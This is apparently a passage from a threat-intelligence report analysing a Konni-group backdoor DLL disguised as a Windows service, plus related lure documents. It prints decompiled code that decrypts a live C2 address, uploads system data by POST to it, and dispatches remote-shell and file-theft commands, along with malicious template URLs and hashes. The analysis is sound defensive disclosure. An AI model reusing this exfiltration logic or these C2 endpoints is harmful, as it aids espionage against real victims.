Remote Database Service Update 的属性(本地计算机)

常规 | 登录 | 恢复 | 依存关系

服务名称: rdssvc

显示名称: Remote Database Service Update

描述: Makes local computer changes associated with configuration and maintenance of the

可执行文件的路径:
C:\Windows\System32\svchost.exe -k rdssvc

启动类型(E): 自动

帮助我配置服务启动选项。

服务状态: 已启动

启动(S) 停止(T) 暂停(P) 恢复(R)

当从此处启动服务时，您可指定所适用的启动参数。

启动参数(M):


确定 取消 应用(A)

4. Final load analysis

Take rdssvc32.dll loaded under the 32-bit system as an example. rdssvc32.dll is a remote control program disguised as a service. The relevant information is as follows.


file name	rdssvc32.dll
File size	80.0KB (81920 bytes)
MD5	8e50622992a4b4b33127c34ff3fdbd30

Decrypt the function name and get the address of the related function.




```
  if ( !((dword_6F364AEC - dword_6F364AE8) >> 2) )
    std::_Xout_of_range("invalid vector<T> subscript");
  *GetComputerNameW = GetProcAddress(result, *dword_6F364AE8);
  if ( !*GetComputerNameW )
    goto LABEL_82;
  if ( ((dword_6F364AEC - dword_6F364AE8) >> 2) <= 1 )
    std::_Xout_of_range("invalid vector<T> subscript");
  *GetTempPathW = GetProcAddress(v1, *(dword_6F364AE8 + 1));
  if ( !*GetTempPathW )
    goto LABEL_82;
  if ( ((dword_6F364AEC - dword_6F364AE8) >> 2) <= 2 )
    std::_Xout_of_range("invalid vector<T> subscript");
  *GetTempFileNameW = GetProcAddress(v1, *(dword_6F364AE8 + 2));
```

Read the key value under the registry HKEY_CURRENT_USER\Console, where MinElapsed represents the waiting time for another network test, and the time range is a random integer minute between 1 minute and 1 hour.



```
        {
          v3 = rand() % *MinElapsed_Value;
          *MinElapsed_Value = v3;
          if ( v3 )
            *MinElapsed_Value = 60000 * v3;
          else
            *MinElapsed_Value = 60000;
        }
        else
        {
          *MinElapsed_Value = 60000;
        }
      }
      else
      {
        sleeptime = (lpThreadParameter + 0x1200);
      }
      Sleep_0(*sleeptime);
```

By reading and decrypting the rdssvc.dat data, the first 16 bytes of rdssvc.dat are IV ("d3dbd7bb1299096441c5ebba6ce2675e"), the rest is the encrypted C2 server address, and the Key is the Hash256 value of the service name ("3f96cd95327a8c801972620c7906dcfa9e6b 76d3c1935b8648c5c24bfb2c21b8"). Use AES-CTR to decrypt to get the C2 server address "4895750.c1.biz".



Recipe

AES Decrypt

Key
3f96cd95327a8c801972620c7906dcfa9e6b76d3c1935b864… HEX

IV
d3dbd7bb1299096441c5ebba6ce2675e HEX

Mode
CTR

Input
Hex


Output
Raw

Input

```
2A C7 27 14 40 E7 5E D3 74 0F 9B 80 AB 95
```

Output


```
4895750.c1.biz
```




rdssvc32.dat

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: D3 DB D7 BB 12 99 09 64 41 C5 EB BA 6C E2 67 5E   ......dA . . .^
0010h: 2A C7 27 14 40 E7 5E D3 74 0F 9B 80 AB 95         * ..@ . ......
```

If rdssvc.dat does not exist, it will read the rdssvc.ini file to decrypt the URL address, and download the decrypted C2 server address from the URL.




```
NumberOfBytesRead = 0;
hfile = Sub_6F355100_GetC2Fromrdssvc_dat(filename, a1 + 0x410);// c:\\windows\\system32\\rdssvc.dat
if ( hfile )
{
  hfile = CreateFileW((a1 + 520), 0x80000000, 1u, 0, 3u, 0x20u, 0);//
                                                 // c:\\windows\\system32\\rdssvc.ini
  v3 = hfile;
  hFile = hfile;
  if ( hfile != -1 )
  {
```



```
  memset(WideCharStr, 0, sizeof(WideCharStr));
  v11 = hFile;
  MultiByteToWideChar_0(0, 0, hFile, -1, WideCharStr, 260);
  LocalFree(v11);
  DeleteUrlCacheEntryW(WideCharStr);
  UrlDownloadToFileW(0, WideCharStr, a1 + 1040, 0, 0);
  hfile = Sub_6F355100_GetC2Fromrdssvc_dat(*(a1 + 0x1210), a1 + 1040);
}
```


Then execute "cmd /c systeminfo" and "cmd /c tasklist" to obtain system information and process information respectively, and save the data to the C:\Windows\Temp\ directory.

In addition, it should be noted that when the attacker uploads information, if the file format is not ".cab", ".zip", or ".rar", it will use makecab to package and encrypt the upload. If it is already in these three formats, it will directly Encrypted uploads.




```
if ( lstrcmpiW(v5, L".cab") && lstrcmpiW(v5, L".zip") && lstrcmpiW(v5, L".rar") )// 排除三种格式
{
  if ( Sub_6F3524A0_makecab(Str, Buffer) == -1 )
    return -1;
}
else
{
  CopyFileW(Str, Buffer, 0);
}
Size = Sub_6F355310_Read_Dat(Buffer, &lpszHeaders);
```

Finally, use the POST method to upload the encrypted data to "http://4895750.c1.biz/up.php?name={HostName}"




```
v24 = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 3u);
wsprintfW((a2 + 2080), *v24, a2 + 1560, a2 + 520);// %s/up.php?name=%s
                                                  // %s 为 url 可为空
                                                  // %s 为 computername
dwNumberOfBytesRead = -2076180480;
lpszVersion = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 2u);
lpszVerb = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 0);// Post
hRequest = HttpOpenRequestW(hConnect, *lpszVerb, (a2 + 2080), *lpszVersion, 0, 0, 0x84400000, 0);//
                                                  // lpszObjectName 为 up.php?name= computername
if ( !hRequest )
  goto LABEL_38;
lpszVersion = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 6u);
v27 = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 6u);
v28 = *lpszVersion;
lpszHeaders = v27;
dwOptionalLength = Size;
dwHeadersLength = lstrlenW(v28);
if ( !HttpSendRequestW(hRequest, *lpszHeaders, dwHeadersLength, lpOptional, dwOptionalLength) )
```




```
⊟ Hypertext Transfer Protocol
  ⊞ POST /up.php?name=HACKY-PC HTTP/1.1\r\n
    Content-Type: multipart/form-data; boundary=---------------------------7e4512a60722\r\n
    Host: 4895750.c1.biz\r\n
  ⊞ Content-Length: 1348\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://4895750.c1.biz/up.php?name=[redacted]-PC]
    [HTTP request 1/2]
    [Response in frame: 213]
⊟ MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---------------------------7e4512a60722"
    [Type: multipart/form-data]
    First boundary: -----------------------------7e4512a60722\r\n
  ⊟ Encapsulated multipart part:  (application/octet-stream)
      Content-Disposition: form-data; name="fileToUpload"; filename="ff 12-08 18-59-06.txt"\r\n
      Content-Type: application/octet-stream\r\n\r\n
    ⊟ Media Type
        Media Type: application/octet-stream (999 bytes)
    Boundary: \r\n-----------------------------7e4512a60722\r\n
  ⊟ Encapsulated multipart part:
      Content-Disposition: form-data; name="submit"\r\n\r\n
    ⊟ Data (12 bytes)
        Data: 55706c6f616420496d616765
        [Length: 12]
    Last boundary: \r\n-----------------------------7e4512a60722--\r\n
```

And the return result is read through the InternetReadFile function, if the result is "success!", it means success.




```
if ( Size && (++Size, v30 = LocalAlloc(0x40u, Size), (resultbuffer = v30) != 0) )
{
  memset(v30, 0, Size);
  if ( InternetReadFile(hRequest, resultbuffer, Size, &dwNumberOfBytesRead) )
  {
    if ( !lstrcmpiA(resultbuffer, "success!") )
      v34 = 0;
  }
```

In addition, the remote control command is mainly to send a Get request to the server "4895750.c1.biz/dn.php?name={HostName}&prefix=cc(count)", where count represents the number of connections.



```
  std::_Xout_of_range("invalid vector<T> subscript");
v10 = HttpOpenRequestW(v9, *(dword_6F364B08 + 1), lpszObjectName, *(dword_6F364AF8 + 2), 0, 0, 0x84400000, 0);
                                                // HINTERNET HttpOpenRequestW(
                                                //   HINTERNET hConnect,
                                                //   LPCWSTR   lpszVerb,           "Get"
                                                //   LPCWSTR   lpszObjectName,
                                                //  "/dn.php?name=computername&prefix-cc(count)"
                                                //   LPCWSTR   lpszVersion,
                                                //   LPCWSTR   lpszReferrer,
                                                //   LPCWSTR   *lplpszAcceptTypes,
                                                //   DWORD     dwFlags,
                                                //   DWORD_PTR dwContext
                                                // );
```

Some of the commands executed are as follows:



```
  std::_Xout_of_range("invalid vector<T> subscript");
if ( !_wcsicmp(v5[2], *(dword_6F364AF8 + 11)) )// pull
{
  if ( _wcsicmp(v5[3], L"/f") )                 // /f
  {
    v8 = v5[3];
    v20 = 0;
    memset(v21, 0, sizeof(v21));
    v7 = Sub_6F3543E0_UpdateData(v8, v19, 0); // cmd pull
                                                // 上传文件
  }
  else
  {
    v7 = sub_6F3538D0(v5[4], v19, 1);          // cmd pull /f
                                                // 将指定文件复制到临时目录，然后在上传
  }
  goto LABEL_46;
}
00002A26 Sub_6F353540_CommandDispatch:79 (6F353626)
```

The complete format of the command supported by the remote control sample is as follows:

first order	**parameter 1**	**parameter 2**	**operate**
/stext	Execute the downloaded file with SYSTEM privileges and save the result		
/user	Execute file with user privileges		
/user	/stext or >		Execute with user privileges and save the result
cmd	pull	/f	Copy the file to a temporary directory before uploading
cmd	pull		Upload the specified file
cmd	>		Remote shell and save the result to a temporary directory
cmd	remote shell		
cmd	chmod		save specified file
cmd	put		Move the file to the specified directory


Commands other than those mentioned above mainly execute downloaded files with SYSTEM authority.

2. Correlation analysis

Earlier this year, we also discovered multiple attack samples targeted at the South Korean region by the Konni organization. The associated sample 1 information is shown in the following table:

file name	카뱅과 손잡은코인원 _ 비트독주 체제무너뜨릴까 .docx
File size	1.50 MB (1568752 bytes)
MD5	00e6e9ed4666623860686c123ed334f0

The Konni organization uses encrypted currency-related file names and content to induce users to click and run. The execution process is similar to the above analysis. First, download the malicious macro template from the remote address http://word2022.c1.biz/template.dotm. The font of the macro code is set to In black, the camouflaged contents before and after execution are shown below.


bf7a8d81315953cada61abcc34ea9241d07f2d44c1e445deb3f74f7fd842879e.docx - Word
文件
开始
插入
设计
页面布局
引用
邮件
审阅
视图
登录
Arial
8

Then collect the operating system version information, host name, and IP address information of the host and send them to the server. Collecting such information can be used in subsequent more precise attack operations. What needs special attention is that there is no subsequent process of downloading and decompressing the CAB file in the macro code of this sample, so it is judged that this sample is mainly a reconnaissance module in the early stage.

```
Function GetHostName()
```

In addition, by analyzing the previously captured Konni organization samples, it was found that the malicious document used by the organization in the early stage was to release the CAB from itself and decompress and execute the script file in it. This method is not as flexible as loading the CAB remotely, and it is also easy to expose the malicious payload used.

The associated sample 2 information is shown in the following table:

file name	보상명부 .xlam
File size	145.43 KB (148924 bytes)
MD5	cf5f18032667bfb4c7373191e7fb1fbf

It uses macros to decompress the rels.xml file (actually a CBA payload) from itself, and then uses expand to decompress rels.xml and execute the check.bat file. The subsequent process is basically the same as this attack and will not be described in detail.


```
sMessage = "Sorry, Excel can't read because office version is low. Please update Excel."
```

3. Attribution Judgment

Konni's attack against South Korea is very similar to the previous payload used against Russia, which is mainly reflected in the following aspects:

